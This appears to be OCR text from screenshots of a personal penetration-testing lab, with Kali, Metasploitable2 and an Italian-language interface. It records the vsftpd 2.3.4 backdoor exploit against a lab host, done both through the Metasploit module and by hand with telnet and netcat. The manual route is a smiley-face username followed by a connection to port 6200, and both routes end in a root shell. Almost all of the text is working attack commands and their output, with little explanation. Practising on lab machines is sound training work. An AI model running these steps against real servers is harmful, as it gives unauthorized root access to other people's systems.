





kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
PFsense
Metasploitable2-Linux
kali-linux-2024.2-vmware...
Windows 7
14:39
kali@kali: ~
File Azioni Modifica Visualizza Aiuto
This is a module we can load. Do you want to use exploit/unix/ftp/vsftpd_234_backdoor? [y/N] y
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
mkdir test_meta2
ls
Test_metasploit
bin
boot
cdrom
ciao
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_meta2
test_metasploit
tmp
usr
var


kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
PFsense
Metasploitable2-Linux
kali-linux-2024.2-vmware...
Windows 7
14:38
kali@kali: ~
File Azioni Modifica Visualizza Aiuto
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.50.101
RHOST => 192.168.50.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact . normal No Unix Command, Interact with Established Connection
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.100:40469 → 192.168.50.101:6200) at 2024-08-30 14:37:31 -0400
ls
Test_metasploit
bin
boot
cdrom
ciao
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
Strumento di cattura
Screenshot copiato negli Appunti e salvato
Seleziona qui per contrassegnare e condividere.


kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
PFsense
Metasploitable2-Linux
kali-linux-2024.2-vmware...
Windows 7
14:38
kali@kali: ~
File Azioni Modifica Visualizza Aiuto
=[metasploit v6.4.18-dev]
+ -- --=[2437 exploits - 1255 auxiliary - 429 post]
+ -- --=[1471 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > exploit/unix/vsftpd_234_backdoor
[-] Unknown command: exploit/unix/vsftpd_234_backdoor. Run the help command for more details.
msf6 > exploit/unix/ftp/vsftpd_234_backdoor
[-] Unknown command: exploit/unix/ftp/vsftpd_234_backdoor. Run the help command for more details.
This is a module we can load. Do you want to use exploit/unix/ftp/vsftpd_234_backdoor? [y/N] y
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
CHOST no The local client address
CPORT no The local client port
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 21 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.50.101
RHOST => 192.168.50.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Compatible Payloads
Name Disclosure Date Rank Check Description
0 payload/cmd/unix/interact . normal No Unix Command, Interact with Established Connection
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[+] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)


kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
PFsense
Metasploitable2-Linux
kali-linux-2024.2-vmware...
Windows 7
14:28
kali@kali: ~
File Azioni Modifica Visualizza Aiuto
TheWatchMakerXI ~ [~]
→telnet 192.168.50.101 21
Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER ciao:)
331 Please specify the password.
PASS
421 Timeout.
Connection closed by foreign host.
TheWatchMakerXI ~ [~]
→telnet 192.168.50.101 21
Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER ciao:)
331 Please specify the password.
PASS
421 Timeout.
Connection closed by foreign host.
TheWatchMakerXI ~ [~]
→
TheWatchMakerXI ~ [~]
→nc 192.168.50.101 6200
ls
Test_metasploit
bin
boot
cdrom
ciao
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz


kali-linux-2024.2-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
PFsense
Metasploitable2-Linux
kali-linux-2024.2-vmware...
Windows 7
13:53
kali@kali: ~
File Azioni Modifica Visualizza Aiuto
┌──(TheWatchMakerXI㉿ -)-[~]
└─$ nc 192.168.50.101 21
220 (vsFTPd 2.3.4)
USER cucciolo)
331 Please specify the password.
PASS
┌──(TheWatchMakerXI㉿ -)-[~]
└─$ nc 192.168.50.101 6200
ls
bin
mkdir Test_metasploit
ls
Test_metasploit
bin
boot
cdrom
ciao
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
Strumento di cattura
Screenshot copiato negli Appunti e salvato
Seleziona qui per contrassegnare e condividere.